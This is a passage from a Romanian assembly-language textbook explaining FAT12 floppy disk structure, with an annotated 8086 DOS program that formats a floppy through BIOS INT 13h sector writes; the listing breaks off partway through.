                ;echipamente. Pentru a-l determina, izolăm aceşti biţi şi deplasăm configuraţia de
                ;biţi din AX cu CL = 9 poziţii spre dreapta, pentru ca biţii care ne interesează să
                ;devina cei mai puţin semnificativi din AX. Deoarece ştim că numărul obţinut în
                ;AX este format dintr-o singură cifră zecimală, apelăm procedura afisareCifra
                ;pentru a-l tipări pe ecran.

        and ax, 0000111000000000b       ;izolarea biţilor 9, 10, 11 din AX
        mov cl, 9
        shr ax, cl          ;deplasarea configuraţiei din AX cu CL poziţii spre dreapta
        call afisareCifra   ;apelează procedura de afişare a numărului conţinut în AX

parallel_port:
        tipareste LinieNoua
                ;vom determina numărul de porturi paralele existente în sistem
        tipareste port_paralel
```

```
        mov ax, echipamente        ;refacem în registrul AX lista completă a echipamentelor

                ;Vom determina şi afişa numărul de porturi paralele ca în cazul numărului de
                ;porturi seriale: izolăm biţii 14 şi 15 din lista de echipamente, rotim configuraţia
                ;de biţi astfel încât cei doi biţi să fi pe poziţiile 0, respectiv 1, după care apelăm
                ;procedura afisareCifra pentru a tipări pe ecran numărul obţinut în AX.

        and ax, 1100000000000000b
        mov cl, 2
        rol ax, cl
        call afisareCifra          ;apelează procedura de afişare a numărului conţinut în AX

        mov ax, 4C00h
        int 21h                    ;terminare program
code ends
end start
```

În urma execuţiei acestui program se va afişa o secvenţă de genul:

```
        Lista echipamentelor din sistem:
                Numar unitati de discheta: 1
                Coprocesor matematic: instalat
                Mod video initial: 80x25 Color
                Adaptor jocuri: neinstalat
                Modem intern: neinstalat
                Numar porturi seriale: 4
                Numar porturi paralele: 3
```

Exemplul 5.4. Să se scrie un program în limbaj de asamblare pentru formatarea unei dischete.

Din punct de vedere fizic, structura unui volum disc poate fi caracterizată pe scurt astfel:

- un volum disc poate fi alcătuit din unul sau mai multe *discuri*
- pentru un astfel de disc se pot utiliza una sau ambele *feţe* ca suport de memorare a datelor
- o faţă a unui disc este alcătuită din *piste* concentrice. Pistele cu aceeaşi rază de pe toate discurile formează un *cilindru*
- în cadrul unei piste, spaţiul de stocare a datelor este împărţit în asa-numitele *sectoare*. Unul sau mai multe sectoare contigue formează un *cluster*.

Structurile şi rutinele folosite în scopul gestionării informaţiei de pe un disc poartă numele de *sistem de fişiere* (*file system*). Diferite sisteme de operare pot utiliza diferite modalităţi de gestiune a accesului la informaţie.

FAT (*File Allocation Table*) este unul dintre cele mai cunoscute sisteme de organizare a fişierelor, fiind utilizat de o serie de sisteme de operare precum MS-DOS, Windows (3.x, 95, NT), OS/2. Prima sa versiune a apărut odată cu sistemul MS-DOS, iar în prezent vorbim chiar de familia de sisteme de organizare FAT – FAT12, FAT16, VFAT, FAT32.

În acest moment, în organizarea informaţiilor de pe dischete (şi ne referim la ceea ce cunoaştem ca dischete de 1.44 MB) se utilizează sistemul FAT12, motiv pentru care vom descrie în continuare structurile de gestionare a spaţiului şi organizarea acestora pe o dischetă conform acestui sistem.

Observaţii şi convenţii de notare:
O dischetă este formată dintr-un singur disc, pentru care ambele feţe sunt utilizate în stocarea de informaţie. Astfel, un cilindru al dischetei este alcătuit din două piste, câte o pistă pe fiecare faţă a discului. Pentru o faţă a discului este asociat un cap de citire/scriere.
În general se apelează la următoarele convenţii de numerotare: capetele sunt numerotate începând de la 0, cilindrii sunt numerotaţi începând de asemenea de la 0, iar primul sector al unei piste are numărul de ordine 1.
Adoptăm următoarele notaţii: cilindru=C (Cylinder), cap=H (Head), sector=S (Sector).
De exemplu, primul sector îl identificăm prin C=0, H=0, S=1, al doilea sector – C=0, H=0, S=2 ş.a.m.d.

Revenind la sistemul de organizare FAT12, informaţia de pe o dischetă este structurată pe patru secţiuni principale: sectorul de boot (Boot Sector), tabelele FAT, directorul rădăcină (Root Directory) şi zona de date (Data Area).

Sectorul de boot
Pentru sectorul de boot se rezervă primul sector de pe o dischetă (C=0, H=0, S=1). Acest prim sector de pe dischetă conţine informaţie referitoare la organizarea sistemului de fişiere, pentru accesarea datelor de pe disc.
În continuare descriem structura sectorului de boot, specificând pentru fiecare secţiune sau câmp deplasamentul (D) de la care începe în cadrul sectorului, precum şi lungimea (L) acestuia în octeţi.

Structura sectorului de boot este următoarea:
- D=00h, L=3 octeţi – codul unei instrucţiuni de salt (3 octeţi) plus codul instrucţiunii NOP (1 octet)
- D=03h, L=8 octeţi – numele şi versiunea MS-DOS sub care a fost formatată discheta
- D=0Bh, L=25 octeţi – parametrii BIOS (BPB – BIOS Parameter Block)
- D=24h, L=26 octeţi – parametrii BIOS extinşi (Extended BIOS Parameter Block)
- D=3Eh, L=448 octeţi – codul de boot
- D=1FEh, L=2 octeţi – marcajul de sfârşit al sectorului de boot

Parametrii BIOS (inclusiv parametrii extinşi) îi vom descrie pe măsură ce sunt definiţi în cadrul segmentului de date în programul prezentat mai jos.

Observaţie: În principiu, la pornirea (sau restartarea) calculatorului sunt executaţi următorii paşi. Componenta BIOS efectuează o serie de paşi de verificare şi execuţie a unor funcţii de configurare a sistemului. În a doua fază se determină partiţia activă primară, al cărei prim sector se încarcă în memorie la adresa 0000:7C00h. Se execută codul de boot conţinut în sectorul încărcat (verifică structurile necesare de pe disc, caută în directorul rădăcină fişierele pentru încărcarea sistemului de operare; pentru MS-DOS aceste fişiere sunt IO.SYS, MSDOS.SYS şi COMMAND.COM), după care se încarcă sistemul de operare.

În cazul în care pentru iniţializarea sistemului se foloseşte o dischetă sistem, se încarcă codul de boot din sectorul de boot al dischetei. Pentru o dischetă folosită doar pentru stocare de informaţie, codul de boot din primul sector va fi ignorat.

Marcajul de sfârşit constă în valoarea AA55h, memorată în ultimii 2 octeţi ai sectorului.

Tabelele FAT

Pe un disc sunt memorate două tabele FAT, al doilea tabel fiind, în orice moment, pur şi simplu copia primului. Aceasta se întâmplă din raţiuni de siguranţă a structurării informaţiei pe disc.

Următoarele precizări sunt esenţiale pentru a înţelege organizarea unui tabel FAT:

- tabelul FAT conţine câte o înregistrare pentru fiecare cluster din zona în care se pot stoca date pe disc; putem să vedem tabelul FAT ca o hartă a zonei rezervate datelor de pe disc;
- un director de pe disc conţine câte o înregistrare corespunzătoare fiecărui fişier din directorul respectiv. O asemenea înregistrare conţine, printre alte informaţii (prezentate mai jos) şi indexul primei înregistrări din tabelul FAT, corespunzătoare fişierului respectiv;
- prima înregistrare din FAT alocată unui fişier conţine adresa (numărul de ordine al) următorului cluster alocat aceluiaşi fişier. O înregistrare a tabelului FAT asociată unui fişier conţine adresa următorului cluster alocat fişierului sau o valoare din intervalul [FF8h, FFFh] dacă este ultimul cluster din cadrul fişierului;
- în înregistrările din tabel care nu corespund unui cluster al unui fişier găsim una din următoarele valori: 00h – cluster nefolosit, [FF0h, FF6h] – cluster rezervat, FF7h – cluster defect.

Observăm că în tabelul FAT regăsim o "listă înlănţuită" de înregistrări pentru fiecare fişier de pe disc.

Pentru tabelele de tip FAT12, dimensiunea unei înregistrări este de 12 biţi, adică numărul de ordine al oricărui cluster de pe disc este reprezentat pe 12 biţi. Deoarece numărul de clusteri care pot fi reprezentaţi printr-un tabel FAT12 este relativ mic (corespunde unui spaţiu de dimensiune mică), în prezent acest sistem de organizare este utilizat îndeosebi pentru dischete.

Exemplu: Fie fişierul F.txt, care ocupă pe disc următorii clusteri: 19h, 1Ah şi 1Fh. În acest caz, prima înregistrare din tabelul FAT corespunzătoare fişierului este cea de pe poziţia 19h, care conţine valoarea 1Ah. Mai departe, înregistrarea de pe poziţia 1Ah conţine valoarea 1Fh, iar înregistrarea de pe poziţia 1Fh conţine o valoare din intervalul [FF8h, FFFh], deoarece corespunde ultimului cluster alocat fişierului. În figura 5.1. este ilustrată organizarea înregistrărilor din tabelul FAT corespunzătoare fişierului considerat F.txt.




Fig. 5.1. Secţiune dintr-un tabel FAT12, cu marcarea înregistrărilor alocate unui fişier ce ocupă pe disc trei clusteri.

Directorul rădăcină

În continuarea tabelelor FAT este memorat directorul rădăcină. Dimensiunea acestuia este prestabilită pentru FAT12. De exemplu, dacă dimensiunea este de 224 înregistrări şi stocăm direct în directorul rădăcină acelaşi număr de fişiere, fără a le organiza în subdirectoare, discheta va fi considerată plină, chiar dacă există în continuare clusteri liberi.

O înregistrare din directorul rădăcină corespunde unui fişier (caz particular – unui subdirector), este de dimensiune 32 octeţi şi are următoarea structură:

- numele şi extensia fişierului (8+3 octeţi)
- atributele fişierului (1 octet)
- spaţiu rezervat (1 octet)
- timpul creării fişierului (3 octeţi)
- data creării fişierului (2 octeţi)
- data ultimului acces la fişier (2 octeţi)
- spaţiu rezervat (2 octeţi)
- timpul ultimei modificări efectuate asupra fişierului (2 octeţi)
- data ultimei modificări (2 octeţi)
- indexul primei înregistrări din tabelul FAT (numărul primului cluster alocat fişierului) (2 octeţi)
- dimensiunea fişierului (4 octeţi)

Pentru specificarea atributelor unui fişier se utilizează următoarele coduri (sau combinaţii ale acestora, dacă este cazul):

1	Read-only
2	Hidden
4	System
8	Volume label

16	Directory
32	Archive

Directorul rădăcină conţine o primă înregistrare corespunzătoare etichetei de volum a dischetei. Deşi există în sectorul de boot un spaţiu alocat acesteia, şirul de caractere respectiv este ignorat (implicit, după cum se vede şi în programul de mai jos, are valoarea 'NO NAME'). Pentru iniţializarea înregistrării corespunzătoare etichetei de volum se completează următoarele câmpuri din cele enumerate mai sus:

- eticheta de volum (maxim 11 caractere)
- timpul ultimei modificări (timpul curent / 2 octeţi)
    - biţii 0-4 = secundele / 2 (ia valori în intervalul [0, 29])
    - biţii 5-10 = minutele (ia valori în intervalul [0, 59])
    - biţii 11-15 = ora (ia valori în intervalul [0, 23])
- data ultimei modificări (data curentă / 2 octeţi)
    - biţii 0-4 = ziua
    - biţii 5-8 = luna
    - biţii 9-15 = anul, ca rezultat al diferenţei an_curent-1980

Formatarea

Având la dispoziţie aceste informaţii legate de structura unui disc, să vedem ce este formatarea unei dischete.

Formatarea unui disc este acţiunea de iniţializare a acestuia, de pregătire în scopul stocării de informaţie şi a gestiunii acesteia. În cadrul procesului general de formatare se poate vorbi despre formatare de nivel scăzut şi formatare de nivel înalt. Primul pas constă în crearea (definirea) efectivă a structurilor fizice (piste, sectoare, informaţie de control) pe disc. Când se execută o asemenea acţiune asupra unui disc pe care sunt stocate informaţii, acestea sunt definitiv (*fizic*) şterse. Formatarea la nivel înalt presupune definirea structurilor logice pe disc şi scrierea la începutul discului a structurilor necesare sistemului de operare. Ştergerea la nivel *logic* presupune doar marcarea structurilor ca disponibile pentru o ştergere fizică ulterioară.
Programul prezentat în continuare efectuează următoarele acţiuni:

- iniţializarea sectorului de boot
- iniţializarea tabelelor FAT: primii 3 octeţi sunt completaţi cu valorile 0F0h, 0FFh, 0FFh (iniţializarea primei înregistrări); în rest, fiecare octet este iniţializat cu valoarea 00h
- iniţializarea directorului rădăcină: se permite introducerea unei etichete de volum, se completează intrarea corespunzătoare acesteia, iar informaţia din celelalte înregistrări se setează la 00h
- fiecare octet din zona de date este setat la valoarea F6h

Observaţie: Valorile parametrilor BIOS din programul de mai jos, precum şi codul de boot (în format hexazecimal) sunt completate conform datelor citite de pe dischete formatate cu ajutorul comenzii MS-DOS FORMAT şi a documentaţiei FAT12.

```
assume ds:data, cs:code

data segment

;în sectorul de date se definesc informațiile care trebuie scrise pe dischetă în procesul de
;formatare, corespunzătoare sectorului de boot, tabelelor FAT, directorului rădăcină, respectiv
;spațiului liber de pe disc

;informațiile corespunzătoare sectorului de boot

SectorBoot db 0EBh, 3Ch, 90H        ;codurile instrucțiunilor de salt și NOP
VersiuneDOS db 'MSDOS5.0'           ;versiunea MS-DOS sub care se formatează discheta

ParametriiBIOS dw 0200h             ;numărul de octeți dintr-un sector
        db 01h                      ;numărul de sectoare dintr-un cluster
        dw 0001h                    ;numărul de sectoare rezervate (sectorul de boot)
        db 02h                      ;numărul de tabele FAT
        dw 00E0h                    ;numărul înregistrărilor din directorul rădăcină
        dw 0B40h                    ;numărul de sectoare de pe disc (0h dacă numărul de
                                    ;sectoare este mai mare de 65535)
        db 0F0h                     ;tipul suportului
        dw 0009h                    ;numărul de sectoare alocate unui tabel FAT
        dw 0012h                    ;numărul de sectoare dintr-o pistă
        dw 0002h                    ;numărul capetelor de citire/scriere
        dd 00000000h                ;numărul de sectoare ascunse (prin convenție, se folosește
                                    ;valoarea 0 pentru dischete)
        dd 00000000h                ;numărul de sectoare disponibile (0h dacă numărul de
                                    ;sectoare este mai mic de 65535, cum ar fi în cazul unei
                                    ;dischete)
        db 00h                      ;numărul discului fizic (din punct de vedere al componentei
                                    BIOS): unitățile de dischetă sunt numerotate începând de la
                                    00h, iar hard-discurile sunt numerotate de la 80h
        db 00h                      ;capul de citire/scriere curent (ignorat de sistemul FAT)
        db 29h                      ;semnătura (trebuie să conțină valoarea 28h sau 29h)
        db 12h, 34h, 56h, 78h       ;numărul serial al volumului disc (îl stabilim ad-hoc în
                                    ;acest program)

        db 'NO NAME  '              ;eticheta de volum (ignorată)
        db 'FAT12  '                ;tipul tabelului FAT

;codul de boot

CodBoot db 33h, 0C9h
```

```
db    8Eh, 0D1h, 0BCh, 0F0h, 7Bh, 8Eh, 0D9h, 0B8h
db    00h, 20h, 8Eh, 0C0h, 0FCh, 0BDh, 00h, 7Ch
db    38h, 4Eh, 24h, 7Dh, 24h, 8Bh, 0C1h, 99h
db    0E8h, 3Ch, 01h, 72h, 1Ch, 83h, 0EBh, 3Ah
db    66h, 0A1h, 1Ch, 7Ch, 26h, 66h, 3Bh, 07h
db    26h, 8Ah, 57h, 0FCh, 75h, 06h, 80h, 0CAh
db    02h, 88h, 56h, 02h, 80h, 0C3h, 10h, 73h
db    0EBh, 33h, 0C9h, 8Ah, 46h, 10h, 98h, 0F7h
db    66h, 16h, 03h, 46h, 1Ch, 13h, 56h, 1Eh
db    03h, 46h, 0Eh, 13h, 0D1h, 8Bh, 76h, 11h
db    60h, 89h, 46h, 0FCh, 89h, 56h, 0FEh, 0B8h
db    20h, 00h, 0F7h, 0E6h, 8Bh, 5Eh, 0Bh, 03h
db    0C3h, 48h, 0F7h, 0F3h, 01h, 46h, 0FCh, 11h
db    4Eh, 0FEh, 61h, 0BFh, 00h, 00h, 0E8h, 0E6h
db    00h, 72h, 39h, 26h, 38h, 2Dh, 74h, 17h
db    60h, 0B1h, 0Bh, 0BEh, 0A1h, 7Dh, 0F3h, 0A6h
db    61h, 74h, 32h, 4Eh, 74h, 09h, 83h, 0C7h
db    20h, 3Bh, 0FBh, 72h, 0E6h, 0EBh, 0DCh, 0A0h
db    0FBh, 7Dh, 0B4h, 7Dh, 8Bh, 0F0h, 0ACh, 98h
db    40h, 74h, 0Ch, 48h, 74h, 13h, 0B4h, 0Eh
db    0BBh, 07h, 00h, 0CDh, 10h, 0EBh, 0EFh, 0A0h
db    0FDh, 7Dh, 0EBh, 0E6h, 0A0h, 0FCh, 7Dh, 0EBh
db    0E1h, 0CDh, 16h, 0CDh, 19h, 26h, 8Bh, 55h
db    1Ah, 52h, 0B0h, 01h, 0BBh, 00h, 00h, 0E8h
db    3Bh, 00h, 72h, 0E8h, 5Bh, 8Ah, 56h, 24h
db    0BEh, 0Bh, 7Ch, 8Bh, 0FCh, 0C7h, 46h, 0F0h
db    3Dh, 7Dh, 0C7h, 46h, 0F4h, 29h, 7Dh, 8Ch
db    0D9h, 89h, 4Eh, 0F2h, 89h, 4Eh, 0F6h, 0C6h
db    06h, 96h, 7Dh, 0CBh, 0EAh, 03h, 00h, 00h
db    20h, 0Fh, 0B6h, 0C8h, 66h, 8Bh, 46h, 0F8h
db    66h, 03h, 46h, 1Ch, 66h, 8Bh, 0D0h, 66h
db    0C1h, 0EAh, 10h, 0EBh, 5Eh, 0Fh, 0B6h, 0C8h
db    4Ah, 4Ah, 8Ah, 46h, 0Dh, 32h, 0E4h, 0F7h
db    0E2h, 03h, 46h, 0FCh, 13h, 56h, 0FEh, 0EBh
db    4Ah, 52h, 50h, 06h, 53h, 6Ah, 01h, 6Ah
db    10h, 91h, 8Bh, 46h, 18h, 96h, 92h, 33h
db    0D2h, 0F7h, 0F6h, 91h, 0F7h, 0F6h, 42h, 87h
db    0CAh, 0F7h, 76h, 1Ah, 8Ah, 0F2h, 8Ah, 0E8h
db    0C0h, 0CCh, 02h, 0Ah, 0CCh, 0B8h, 01h, 02h
db    80h, 7Eh, 02h, 0Eh, 75h, 04h, 0B4h, 42h
db    8Bh, 0F4h, 8Ah, 56h, 24h, 0CDh, 13h, 61h
db    61h, 72h, 0Bh, 40h, 75h, 01h, 42h, 03h
db    5Eh, 0Bh, 49h, 75h, 06h, 0F8h, 0C3h, 41h
```

```
        db      0BBh, 00h, 00h, 60h, 66h, 6Ah, 00h, 0EBh
        db      0B0h, 4Eh, 54h, 4Ch, 44h, 52h, 20h, 20h
        db      20h, 20h, 20h, 20h, 0Dh, 0Ah, 52h, 65h
        db      6Dh, 6Fh, 76h, 65h, 20h, 64h, 69h, 73h
        db      6Bh, 73h, 20h, 6Fh, 72h, 20h, 6Fh, 74h
        db      68h, 65h, 72h, 20h, 6Dh, 65h, 64h, 69h
        db      61h, 2Eh, 0FFh, 0Dh, 0Ah, 44h, 69h, 73h
        db      6Bh, 20h, 65h, 72h, 72h, 6Fh, 72h, 0FFh
        db      0Dh, 0Ah, 50h, 72h, 65h, 73h, 73h, 20h
        db      61h, 6Eh, 79h, 20h, 6Bh, 65h, 79h, 20h
        db      74h, 6Fh, 20h, 72h, 65h, 73h, 74h, 61h
        db      72h, 74h, 0Dh, 0Ah, 00h, 00h, 00h, 00h
        db      00h, 00h, 00h, 0ACh, 0CBh, 0D8h

MarcajSfarsit dw 0AA55h         ;marcajul de sfârşit al sectorului de boot

;Până în acest moment, din citirea datelor dintr-un sector de boot al unei dischete, am obţinut
;următoarele informaţii:
;       - există două capete de citire/scriere
;       - o pistă este formată din 18 sectoare
;       - un cluster este format dintr-un sector
;       - un sector conţine 512 octeţi
;       - pentru un tabel FAT sunt rezervate 9 sectoare
;       - pentru directorul rădăcină este rezervat spaţiu pentru 224 înregistrări. Ştiind că o
;înregistrare este de dimensiune 32 octeţi, spaţiul ocupat de către directorul rădăcină îl putem
;calcula astfel: 224 înregistrări * 32 octeţi = 7168 octeţi =1C00h octeţi, iar numărul de sectoare
;corespunzător este 7168 / 512 (octeţi/sector) = 14 sectoare
;Având numărul sectoarelor de pe dischetă (vezi parametrii BIOS corespunzători de mai sus) şi
;ştiind că unui cilindru îi corespund două piste, iar pe o pistă sunt 18 sectoare, putem să calculăm
;numărul de cilindri de pe dischetă:
;(0B40h sectoare = 2880 sectoare), 2880 sectoare_total / 36 sectoare_pe_cilindru = 80 cilindri,
;numerotaţi de la 0 la 79

;definim informaţia iniţială corespunzătoare celor 9 sectoare ale unui tabel FAT
FAT     db 0F0h, 0FFh, 0FFh, 509 dup (0), 1000h dup (0)

;definim un buffer pentru scrierea directorului rădăcină, de dimensiune 1C00h octeţi (14
;sectoare)
DirRadacina db 20h dup (0)              ;prima intrare, corespunzătoare etichetei de volum
                                        ;(20h octeţi = 32 octeţi)
        db (1C00h-20h) dup (0)          ;restul de (224-1 intrari) X 4 octeţi
```

```
;definim buffer-e în care fiecare octet este iniţializat cu valoarea F6h; aceştia vor fi folosiţi în
;faza de iniţializare a spaţiului liber din zona alocată datelor efective
SectorLiber db 200h dup (0F6h)          ;buffer de dimensiune 1 sector
PistaLibera db 2400h dup (0F6h)         ;buffer de dimensiune 18 sectoare = 1 pistă

contor db ?                             ;contor utilizat în parcurgerea sectoarelor, respectiv
                                        ;cilindrilor corespunzători spaţiului liber de pe dischetă

buferVerif db 200h dup (?)              ;buffer folosit pentru citirea unui prim sector de pe dischetă
                                        ;pentru a verifica dacă este disponibilă

;definiri de mesaje pentru utilizator

msgIntro      db 'Introduceti discheta si tastati Enter',13,10,'$'
msgEticheta   db 'Introduceti eticheta de volum (Enter pentru discheta fara eticheta): $'
msgSfarsit    db 13,10,'S-a incheiat operatia de formatare',13,10,'$'

;definiri mesaje de eroare

msgNuEsteDischeta db 'Nu exista discheta disponibila',13,10,'$'
msgSectorInvalid  db 'Accesare sector invalid',13,10,'$'
msgDiscProtejat   db 'Discheta este protejata la scriere',13,10,'$'
msgAltaEroare     db 'Alta eroare la accesarea dischetei',13,10,'$'

data ends

code segment
;definim un macro pentru tipărirea unui mesaj. Mesajul este transmis ca parametru macroului.

tipareste macro mesaj
        lea dx,mesaj            ;încarcă în registrul DX deplasamentul de la care începe şirul de
                                ;caractere care trebuie tipărit; în registrul DS se găseşte deja adresa
                                ;de segment în care sunt definite mesajele care se tipăresc în cadrul
                                ;programului
        mov ah,09h              ;se apelează funcţia 09h a întreruperii 21h de afişare a unui şir de
        int 21h                 ;caractere pe ecran
endm

start:
        mov ax, data            ;încărcarea registrului DS cu adresa de segment a segmentului
        mov ds, ax              ;de date data

        push ds         ;încărcăm registrul ES cu adresa de segment a segmentului de date data,
```

```
        pop es          ;deoarece în citirea/scrierea de sectoare (de) pe dischetă (cu ajutorul
                        ;funcţiilor 02h, respectiv 03h ale întreruperii 13h) avem nevoie ca registrul
                        ;ES să conţină adresa de segment a buffer-elor în/din care se efectuează
                        ;citirea/scrierea informaţiilor

        tipareste msgIntro  ;se apelează macro-ul pentru tipărirea mesajului prin care se
                            ;solicită introducerea unei dischete în unitate

asteaptaDisc:           ;se aşteaptă tastarea lui Enter ca semn că utilizatorul a introdus o dischetă
                        ;în unitate
        mov ah,01h      ;se citeşte de la tastatură câte un caracter, cu ajutorul funcţiei 01h a
        int 21h         ;întreruperii 21h
        cmp al,0Dh      ;după apăsarea unei taste, în AL se găseşte codul ASCII corespunzător
                        ;caracterului citit
jne asteaptaDisc        ;cât timp tasta apăsată nu este Enter (codul ASCII este diferit de 0Dh),
                        ;se citeşte un nou caracter

;încercăm să citim un prim sector (C=0, H=0, S=1), pentru a verifica dacă se poate accesa / este
;dischetă în unitate

        mov dl,0        ;DL = codul corespunzător primei unităţi de dischetă
        mov dh,0        ;DH = capul de citire
        mov ch,0        ;CH = cilindrul
        mov cl,1        ;CL = sector începând cu care se doreşte citirea
        mov al,1        ;AL = numărul de sectoare de citit
        lea bx,buferVerif   ;BX = deplasamentul buffer-ului în care să se efectueze copierea
                            ;datelor citite
        mov ah,02h      ;AH = numărul funcţiei de citire de pe disc
        int 13h             ;apelul întreruperii 13h

;după încercarea de accesare a dischetei, în AH avem codul de retur al operaţiei: dacă AH = 00h,
;atunci s-a efectuat accesarea dischetei cu succes; altfel, se efectuează salt la o etichetă la care se
;identifică eroarea şi se tipăreşte un mesaj de eroare corespunzător, după care se termină execuţia
;programului

        cmp ah,00h
        je citesteEticheta      ;dacă accesarea dischetei s-a efectuat cu succes, urmează să
                                ;fie citită eticheta de volum
        jmp tratareEroare       ;în cazul în care este generată o eroare în urma accesării
                                ;dischetei, se efectuează salt la o etichetă unde urmează
                                ;tratarea erorii, după care se termină programul
```

```
;se citeşte eticheta de volum
citesteEticheta:

        tipareste msgEticheta       ;se tipăreşte mesaj de solicitare a unei etichete de volum

        mov cx,11                   ;se citesc maxim 11 caractere pentru eticheta de volum
        lea di,DirRadacina          ;încărcăm în DI deplasamentul buffer-ului, începând de la care se
                                    ;memorează caracterele introduse ca etichetă de volum
        cld                         ;încărcarea caracterelor în buffer-ul DirRadacina se va efectua de
                                    ;la adresă mai mică la adresă mai mare
        repetaCitCar:
        ;se citeşte câte un caracter, până la tastarea lui Enter (tasta cu codul ASCII = 0Dh)
        ;dacă prima tastă apăsată este chiar Enter, discheta nu va avea etichetă de volum
                mov ah,01h
                int 21h             ;se aşteaptă citirea unui caracter
                cmp al,0Dh
                je dupaCitire       ;dacă s-a tastat Enter, se iese forţat din bucla de citire
                stosb               ;dacă s-a apăsat o tastă diferită de Enter, se stochează caracterul
                                    ;respectiv la adresa DS:DI; în cazul nostru, se completează primele
                                    ;caractere din buffer-ul ce va fi prima înregistrare din directorul
                                    ;rădăcină
        loop repetaCitCar

dupaCitire:

        ;se completează câmpul prin care se specifică faptul că această înregistrare este
        ;corespunzătoare unei etichete de volum (atributul înregistrării este 08h)
        mov byte ptr DirRadacina[0Bh],08h

        ;citim timpul curent cu ajutorul funcţiei 2Ch a întreruperii 21h
        mov ah,2Ch
        int 21h

        ;după apelul întreruperii, avem următoarele date: CH=ora, CL=minutele, DH=secundele
        ;corespunzătoare timpului curent
        ;construim în BX configuraţia care să conţină momentul ultimei modificari a etichetei de
        ;volum

        xor bx,bx       ;BX=0
        mov bl,ch       ;copiem ora în BX
        shl bx,11       ;deplasăm configuraţia din BX cu 11 poziţii spre stânga pentru a obţine
                        ;ora pe poziţiile 11-15
```

```
xor ch,ch       ;nu mai avem nevoie de oră în CH, astfel că efectuăm CH=0; astfel, avem
                ;în CX numai numărul de minute
shl cx,5        ;deplasăm configurația spre stânga cu 5 poziții pentru a completa în BX
                ;minutele pe pozițiile 5-10
or bx,cx        ;completarea minutelor în BX
                ;în DH avem numărul de secunde pe care trebuie să-l împărțim la 2
                ;pentru a stoca valoarea corectă în BX, pe pozițiile 0-4
shr dh,1        ;astfel, deplasăm configurația din DX spre dreapta cu 1 poziție pentru a
                ;efectua o împărțire la 2
or bl,dh        ;se completează secundele în BX

;setează marca de timp pentru înregistrarea etichetei de volum din directorul rădăcină
mov word ptr DirRadacina[16h],bx

;citim data curentă cu ajutorul funcției 2Ah a întreruperii 21h
mov ah,2Ah
int 21h

;după apelul întreruperii, informațiile despre data curentă sunt reținute în: CX=anul,
;DH=luna, DL=ziua
;construim în BX configurația care să conțină data ultimei modificări a etichetei de volum

xor bx,bx       ;BX=0
sub cx,1980     ;efectuăm diferența an_curent-1980 pentru a completa rezultatul în BX
mov bl,cl       ;copiem numărul ce reprezintă anul curent în BX
shl bx,9        ;deplasăm întreaga configurație din BX cu 9 pozitii spre stânga pentru ca
                ;biții de pe pozițiile 9-15 să conțină anul
xor cx,cx       ;nu mai avem nevoie de CX; folosim CX pentru a obține luna pe pozițiile
                ;5-8 în cadrul configurației de biți
mov cl,dh       ;copiem luna în CL
shl cx,5        ;deplasăm configurația din CX cu 5 poziții spre stânga, pentru a o copia în
                ;BX direct pe pozițiile cerute de codificarea datei
or bx,cx        ;se completează luna în BX
or bl,dl        ;deoarece biții pe care s-a reprezentat ziua se găsesc în DL chiar pe
                ;pozițiile pe care trebuie codificată aceasta în cadrul registrului BX,
                ;după execuția intrucțiunii OR, cei mai nesemnificativi 5 biți din BX
                ;conțin ziua curentă

;setează data curentă pentru înregistrarea etichetei de volum din directorul rădăcină
mov word ptr DirRadacina[18h],bx
```

;până în acest moment avem iniţializate toate informaţiile care trebuie să le scriem pe dischetă;
;vom scrie aceste informaţii respectând următoarea ordine a sectoarelor: se parcurg cilindrii de la
;cel numerotat cu 0, la al 79-lea, efectuând scrierea mai întâi pe prima faţă (H=0), apoi pe
;cealaltă (H=1); pentru fiecare pistă parcursă, scriem sectoarele începând de la 1, până la 18.
;Astfel, vom efectua scrierile: sectorul de boot (C=0, H=0, S=1), tabelele FAT (FAT1 – C=0,
;H=0, de la S=2 la S=10, FAT2 – C=0, H=0, de la S=11 la S=18, şi C=0, H=1, S=1), directorul
;rădăcină (C=0, H=1, de la S=2 la S=15). Până acum s-au completat sectoarele corespunzătoare
;C=0, H=0, şi primele 15 sectoare de pe a doua faţă a cilindrului 0 (C=0, H=1). Urmează să fie
;completat ca fiind liber spaţiul din sectoarele S=16, 17, 18 corespunzătoare C=0, H=1, după
;care considerăm cilindrii în ordine (au rămas de completat de la C=1 la C=79) şi efectuăm
;iniţializarea a câte 18 sectoare, mai întâi pentru H=0, apoi pentru H=1.

```
;scrierea sectorului de boot
        mov dl,0            ;discheta
        mov ch,0            ;C
        mov dh,0            ;H
        mov cl,1            ;S
        mov al,1            ;numărul de sectoare care se scriu pe dischetă
        lea bx,SectorBoot   ;în DX se încarcă deplasamentul buffer-ului din care se preiau
                            ;datele pentru scrierea sectorului de boot
        mov ah,03h          ;funcţia de scriere pe disc a întreruperii 13h
        int 13h
        cmp ah,00h          ;verificăm codul de retur al operaţiei
        je scriereFAT1      ;dacă scrierea sectorului de boot s-a efectuat cu succes, urmează să
                            ;fie scrise tabelele FAT
        jmp tratareEroare   ;altfel, s-a produs o eroare

;urmează scrierea pe dischetă a primului tabel FAT
scriereFAT1:
        mov dl,0            ;discheta
        mov ch,0            ;C
        mov dh,0            ;H
        mov cl,2            ;S
        mov al,9            ;numărul de sectoare care se scriu pe dischetă
        lea bx,FAT
        mov ah,03h          ;apelează funcţia 03h a întreruperii 13h pentru scrierea pe disc a
        int 13h             ;datelor din buffer-ul FAT
        cmp ah,00h          ;verificăm codul de retur al operaţiei
        je scriereFAT2      ;dacă scrierea primului tabel FAT s-a efectuat cu succes, urmează
                            ;să fie scris al doilea tabel FAT
        jmp tratareEroare   ;altfel, s-a produs o eroare

;se scrie al doilea tabel FAT
```

```
scriereFAT2:
        mov dl,0            ;discheta
        mov ch,0            ;C
        mov dh,0            ;H
        mov cl,11           ;S
        mov al,9            ;numărul de sectoare care se scriu pe dischetă
        lea bx,FAT          ;se încarcă în DX deplasamentul buffer-ului FAT încă o dată,
                            ;deoarece al doilea tabel FAT este copia primului
        mov ah,03h
        int 13h             ;se scrie al doilea tabel FAT pe dischetă
        cmp ah,00h          ;verificăm codul de retur al operației
        je scriereDirRadacina       ;dacă scrierea celui de al al doilea tabel FAT s-a efectuat cu
                            ;succes, urmează să fie scris directorul rădăcină
        jmp tratareEroare   ;altfel, s-a produs o eroare

;se scrie directorul rădăcină
